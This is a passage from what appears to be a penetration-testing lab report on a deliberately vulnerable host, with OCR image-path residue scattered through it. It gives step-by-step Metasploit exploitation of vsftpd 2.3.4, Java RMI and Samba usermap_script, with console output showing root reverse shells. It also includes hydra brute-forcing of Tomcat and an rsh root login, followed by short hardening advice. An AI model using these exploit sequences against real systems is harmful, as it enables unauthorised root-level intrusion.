3. Exploitation Phase

3.1 FTP Backdoor Exploit (Port 21 - vsftpd 2.3.4)

- **Vulnerability:** A backdoor exists in vsftpd 2.3.4 that allows remote command execution.
- **Exploitation Steps:**


```
msfconsole
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOSTS <Target-IP>
```

```
set RPORT 21
```

```
exploit
```



Security recommendations:

Disable vsftpd 2.3.4 and upgrade to a secure version:

```
sudo apt-get remove vsftpd -y
```

```
sudo apt-get install vsftpd -y
```

✅ Restrict FTP access using firewall rules:

```
sudo ufw deny 21/tcp
```

✅ Use **SFTP** (Secure FTP) instead of FTP to encrypt communication.

3.2 Java RMI Exploit (Port 1099)

- **Vulnerability:** RMI allows unauthenticated remote code execution.
- **Exploitation Steps:**

msfconsole

use exploit/multi/misc/java_rmi_server

set RHOSTS <Target-IP>

set RPORT 1099

exploit

```
msf6 > search cve-2011-3556

Matching Modules
================

  #  Name                                     Disclosure Date  Rank       Check  Description
  -  ----                                     ---------------  ----       -----  -----------
  0  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Confi
guration Java Code Execution
  1  \_ target: Generic (Java Payload)        .                .          .      .
  2  \_ target: Windows x86 (Native Payload)  .                .          .      .
  3  \_ target: Linux x86 (Native Payload)    .                .          .      .
  4  \_ target: Mac OS X PPC (Native Payload) .                .          .      .
  5  \_ target: Mac OS X x86 (Native Payload) .                .          .      .
  6  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code
Execution Scanner


Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server

msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.3.129
rhost => 192.168.3.129
msf6 exploit(multi/misc/java_rmi_server) > set rport 1099
rport => 1099
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.3.128:4444
[*] 192.168.3.129:1099 - Using URL: http://192.168.3.128:8080/VvJYWw5
[*] 192.168.3.129:1099 - Server started.
[*] 192.168.3.129:1099 - Sending RMI Header...
[*] 192.168.3.129:1099 - Sending RMI Call...
[*] 192.168.3.129:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.3.129
[*] Sending stage (58073 bytes) to 192.168.3.129
[*] Meterpreter session 1 opened (192.168.3.128:4444 -> 192.168.3.129:34243) at 2025-03-24 01:19:17 +0200

[*] Meterpreter session 2 opened (192.168.3.128:4444 -> 192.168.3.129:38424) at 2025-03-24 01:19:19 +0200
meterpreter > getuid
Server username: root
meterpreter > shell
Process 2 created.
Channel 3 created.
whoami
root
```

Security recommendations:

Disable Java RMI.

```
systemctl disable rmiregistry
```

✅ Implement **firewall rules** to block unauthorized access:

```
sudo ufw deny 1099/tcp
```

✅ **Use authentication & SSL** in the RMI configuration.

3.3 SMB Exploit (Port 139/445 - Samba 3.0.20)

- **Vulnerability:** The remote Samba server is vulnerable to a command execution flaw due to a misconfigured "username map script" feature. This allows an attacker to execute arbitrary shell commands on the affected host without authentication by embedding commands in the username field during an SMB session, potentially leading to full system compromise.
- **Exploitation Steps:**

```
msfconsole
```

```
search samba
```

```
use exploit/multi/samba/usermap_script
```


```
set RHOSTS <Target-IP>
```


```
set RPORT 445
```


```
show payloads
```


```
use PAYLOAD cmd/unix/revers
```

```
exploit
```


root@kali: ~
File Actions Edit View Help
TimestampOutput false Prefix all console output with a timestamp
msf6 > search samba
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/calicclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2 _ target: Automatic . . . .
3 _ target: Windows 2000 English . . . .
4 _ target: Windows XP English SP0-1 . . . .
5 _ target: Windows XP English SP2 . . . .
6 _ target: Windows 2003 English SP0 . . . .
7 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
8 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
9 _ target: Windows x86 . . . .
10 _ target: Windows x64 . . . .
11 post/linux/gather/enum_configs . normal No Linux Gather Configurations
12 auxiliary/scanner/rsync/modules_list . normal No List Rsync Modules
13 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
14 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
15 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
16 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/samba/setinfopolicy_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18 _ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10 . . . .
19 _ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10 . . . .
20 _ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04 . . . .
21 _ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10 . . . .
22 _ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze . . . .
23 _ target: 3.5.10-0.107.el5 on CentOS 5 . . . .
24 auxiliary/admin/smb/samba_symlink_traversal . normal No Samba Symlink Directory Traversal
25 auxiliary/scanner/smb/smb_uninit_cred . normal Yes Samba _netr_ServerPasswordSet Uninitialized Credential State
26 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
27 _ target: Linux (Debian5 3.2.5-4lenny6) . . . .
28 _ target: Debugging Target . . . .
29 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
30 _ target: Automatic (Interact) . . . .
31 _ target: Automatic (Command) . . . .
32 _ target: Linux x86 . . . .
33 _ target: Linux x86_64 . . . .
34 _ target: Linux ARM (LE) . . . .
35 _ target: Linux ARM64 . . . .
36 _ target: Linux MIPS . . . .
37 _ target: Linux MIPSLE . . . .
38 _ target: Linux MIPS64 . . . .


root@kali: ~
File Actions Edit View Help
73 _ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . . .
74 exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Sambar 6 Search Results Buffer Overflow
75 _ target: Automatic . . . .
76 _ target: Windows 2000 . . . .
77 _ target: Windows XP . . . .
Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.214.132 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.214.139
RHOSTS => 192.168.214.139
msf6 exploit(multi/samba/usermap_script) >





3.4 Apache Tomcat Exploit (Port 8180)

- **Vulnerability:** Default credentials allow access to Tomcat Manager.
- **Exploitation Steps:**

hydra -L userlist.txt -P passlist.txt <Target-IP> http-get /manager/html

3.5 RSH & Rlogin Exploit (Ports 512/513/514)


- **Vulnerability:** RSH allows password-less login.
- **Exploitation Steps:**


rsh -l root <Target-IP> id

